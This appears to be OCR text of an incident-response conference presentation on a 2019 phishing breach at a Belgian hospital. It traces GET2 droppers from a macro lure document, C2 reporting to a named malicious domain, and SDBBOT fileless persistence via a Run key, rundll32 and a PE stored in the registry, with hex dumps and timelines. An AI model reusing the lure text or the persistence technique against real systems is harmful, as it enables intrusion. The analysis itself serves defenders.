EXCELLIUM

Another threat actor day

Virus Bulletin – 2020

TLP:WHITE

CERT-XLM - Computer Security Incident Response Team

Planning

- Who are we
- The case
- Incident response
- Hunting for SDBBOTs


Who am I / Who are we ?

- Paul Jung
  - CSIRT Team leader
  - +20 Years in the Infosec field
  - A couple of time speaker at InfoSec conference's
  - @_ _Thanat0s _ _
- Excellium Services CSIRT
  - CERT-XLM
  - Incident response
    - Luxembourg
    - Belgium
    - Senegal
    - Ivory Coast

The case

Breach Analysis

- Context
  - December 2019
  - Belgian Hospital
  - Symptoms




Delivery

- Massive mail phishing campaign

- 08/11/2019 First phishing campaign
- 13/11/2019 Second phishing campaign
  - Delivery to 120 mailboxes
  - From “marketing <darhg5oihnat@gmx.com>“ (rzias@fee.mpei.ac.ru)
  - Originated from a Russian University.

Delivery

No document in attachment
Link to hxxp://merky.de/30rsjy
Url shortener to hxxps://dl2.box-cnd.com/?&amp;qzjou=ISUsa3



You've been invited to Onehub.

marketing uses Onehub to securely share files and has shared the following item with you.

promo-NOV-DEC-test(1).docx

Owned by marketingNovember 13, 2019 12:22 AM

This invitation is intended only for [redacted] and cannot be forwarded to others.


Sign Up & Access This Item

We hope you found this email helpful. If not, you can modify your email preferences at any time from notification settings. Thanks for using Onehub!

— The Onehub Team

Questions? Contact us at support@onehub.com or (877) 644-7774.
Never want to receive emails related to Onehub? Unsubscribe.
© 2019 Onehub • Privacy Policy • Terms of Use

This email has been scanned by the Destiny Email Security System.
For more information please visit http://www.destiny.be



promo-NOV-DEC-test(1).doc [Compatibility Mode] - Word (Product Activation Failed)

SECURITY WARNING Macros have been disabled. Enable Content

Microsoft® Office Document created using the application not related to Microsoft Office.


For viewing/editing, perform the following steps:


Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

Exploitation

- The link contains a macro enabled document
- Executed by a user back from holidays
  - 15 days after the phishing
- The document contains two binaries
  - 32 & 64 bits PE DLL droppers named GET2





SECURITY WARNING Macros have been disabled.

Microsoft® Office

Document created using the application not related to Microsoft Office.

For viewing/editing, perform the following steps:

Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

Microsoft Office Components (Not Responding)


Please wait while Windows configures Microsoft Office 64-bit Components 2013

Gathering required information...

Exploitation


- GET2 reports to microsoft-hub-us.com
    - Hostname
    - Username
    - Version
    - Running processes

- Receive and Load another payload





```
loc_100043A3:
mov     edx, offset aRd86 ; "RD86"
lea     ecx, [ebp+var_22E0]
call    sub_100080E0
test    al, al
jnz     loc_10004592
```

```
mov     edx, offset aRd86r ; "RD86R"
lea     ecx, [ebp+var_22E0]
call    sub_100080E0
test    al, al
jnz     loc_10004592
```




```
00 00 00 ....&.O.S.A.=...
00 45 00 8.6.....E.X.C.E.
00 00 00 L...E.X.E...|...
00 00 00 &.P.R.=.........
00 2F 00 h.t.t.p.s.:././.
00 66 00 m.i.c.r.o.s.o.f.
00 73 00 t.-.h.u.b.-.u.s.
00 73 00 ..c.o.m./.v.i.s.
00 6F 00 t...%.d.....C.o.
00 65 00 n.t.e.n.t.-.L.e.
00 00 00 n.g.t.h.:. .....
00 6E 00 ....C.o.n.t.e.n.
00 20 00 t.-.T.y.p.e.:. .
00 74 00 a.p.p.l.i.c.a.t.
00 77 00 i.o.n./.x.-.w.w.
```





date	time	MACB	source	sourcetype	type	short
11/13/2019	10:08:46	M...	REG	UNKNOWN : Run Key	Content Modification Time	[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Rur
11/13/2019	10:08:46	M...	EVT	WinEVTX	Content Modification Time	[1000 / 0x03e8] Strings: ['WINWORD.EXE' '14.0.6024.1000' '4d83e310' '
11/13/2019	10:08:47	....	REG	AppCompatCache Registry Entry	File Last Modification Time	Path: C:\Users\[redacted]\AppData\Local\Temp\profile3.7.exe

Command & Control




Run key in current user hive → stage 1: xrbvajc.dll stored on the disk → stage 2: JVC registry key with a PE embedded → Backdoor hidden in stage 2 is executed

- SDBBOT is a Fileless malware
  - Simple persistence
  - Stored in registry
  - Random name/location
  - PE Lower AV detection.
  - 1 different loader by infected workstation.


Command & Control

- SDBBOT stealth persistence


Run key in current user hive
stage 1: xrbvajc.dll stored on the disk
stage 2: JVC registry key with a PE embedded
Backdoor hidden in stage 2 is executed

HKEY_CURRENT_USER\Software\Microsoft\Windons\CurrentVersion\Run
[random].dll   rundll32 ’’c:\Users\[redacted]\AppData\Roaming\[random].dll’’ #1


Launcher
UID



```
Address   Hex                                              ASCII
72BC3000  00 00 00 10 00 00 00 00 5C 00 52 00 45 00 47 00  ........\.R.E.G.
72BC3010  49 00 53 00 54 00 52 00 59 00 5C 00 55 00 53 00  I.S.T.R.Y.\.U.S.
72BC3020  45 00 52 00 5C 00 53 00 2D 00 31 00 2D 00 35 00  E.R.\.S.-.1.-.5.
72BC3030  2D 00 32 00 31 00 2D 00 32 00 31 00 35 00 34 00  -.2.1.-.2.1.5.4.
72BC3040  32 00 39 00 38 00 39 00 37 00 2D 00 31 00 32 00  2.9.8.9.7.-.1.2.
72BC3050  39 00 38 00 38 00 39 00 35 00 36 00 34 00 33 00  9.8.8.9.5.6.4.3.
72BC3060  2D 00 32 00 35 00 39 00 35 00 39 00 30 00 32 00  -.2.5.9.5.9.0.2.
72BC3070  38 00 33 00 34 00 2D 00 31 00 30 00 30 00 32 00  8.3.4.-.1.0.0.2.
72BC3080  30 00 5C 00 53 00 4F 00 46 00 54 00 57 00 41 00  0.\.S.O.F.T.W.A.
72BC3090  52 00 45 00 5C 00 4D 00 69 00 63 00 72 00 6F 00  R.E.\.M.i.c.r.o.
72BC30A0  73 00 6F 00 66 00 74 00 5C 00 6A 00 76 00 63 00  s.o.f.t.\.j.v.c.
72BC30B0  00 00 A9 E1 2E 79 CD 5F F0 35 E7 1E 4F FA EE 2B  ..©á.yÍ_ð5ç.Oúî+
72BC30C0  9F 93 82 38 2F FC 5E 58 FE 98 0F 0F 26 29 39 FE  ...8/ü^Xþ...&)9þ
72BC30D0  8A 1D A4 B4 D5 C0 2A CA 24 0F 5E 2E BB 78 AA 9A  ..¤´ÕÀ*Ê$.^.»xª.
72BC30E0  52 47 3B 79 D9 BE 83 6C 72 80 D9 38 A7 CA 57 16  RG;yÙ¾.lr.Ù8§ÊW.
72BC30F0  35 A3 7F 4D 23 8D E2 7D FD AB D1 50 16 44 85 5A  5£.M#.â}ý«ÑP.D.Z
72BC3100  35 08 E5 D2 F5 B5 07 2A FB 3D 3D FD B4 A1 20 A8  5.åÒõµ.*û==ý´¡ ¨
72BC3110  13 50 25 7C 07 1A F2 B6 11 DD FD DC 23 9E 27 9D  .P%|..ò¶.ÝýÜ#.'.
72BC3120  4B 90 54 F1 2F FB 9B A1 26 1A 3F CD 54 EB 67 C6  K.Tñ/û.¡&.?ÍTëgÆ
72BC3130  57 F4 A9 E1 2E 79 CD 5F F0 35 E7 1E 4F FA EE 2B  Wô©á.yÍ_ð5ç.Oúî+
72BC3140  9F 93 82 38 2F FC 5E 58 FE 98 0F 0F 26 29 39 FE  ...8/ü^Xþ...&)9þ
72BC3150  8A 1D A4 B4 D5 C0 2A CA 24 0F 5E 2E BB 78 AA 9A  ..¤´ÕÀ*Ê$.^.»xª.
72BC3160  52 47 3B 79 D9 BE 83 6C 72 80 D9 38 A7 CA 57 16  RG;yÙ¾.lr.Ù8§ÊW.
72BC3170  35 A3 7F 4D 23 8D E2 7D FD AB D1 50 16 44 85 5A  5£.M#.â}ý«ÑP.D.Z
72BC3180  35 08 E5 D2 F5 B5 07 2A 77 00 00 00 00 00 00 00  5.åÒõµ.*w.......
72BC3190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
72BC31A0  00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
```

Command & Control


- SDBBOT stealth persistence



Run key in current user hive → stage 1: xrbvajc.dll stored on the disk → stage 2: JVC registry key with a PE embedded → Backdoor hidden in stage 2 is executed

HKEY_CURRENT_USER\Software\Microsoft\[RANDOM 3] \[RANDOM 1]

Launcher
UID



[redacted] Software\Microsoft\jvc


- Internet Explorer
- jvc
- Keyboard
- MediaPlayer
- Messaging
- Microsoft Management Cc
- MPEG2Demultiplexer
- MS Design Tools
- MSF
- Multimedia
- Narrator

Nom	Type	Données
(par défaut)	REG_SZ	(valeur non définie)
w	REG_BINARY	43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 7

Copyright (C) Microsoft Corporation


Command & Control


- SDBBOT stealth persistence



Run key in current user hive → stage 1: xrbvajc.dll stored on the disk → stage 2: JVC registry key with a PE embedded → Backdoor hidden in stage 2 is executed

HKEY_CURRENT_USER\Software\Microsoft\[RANDOM 3] \[RANDOM 1]

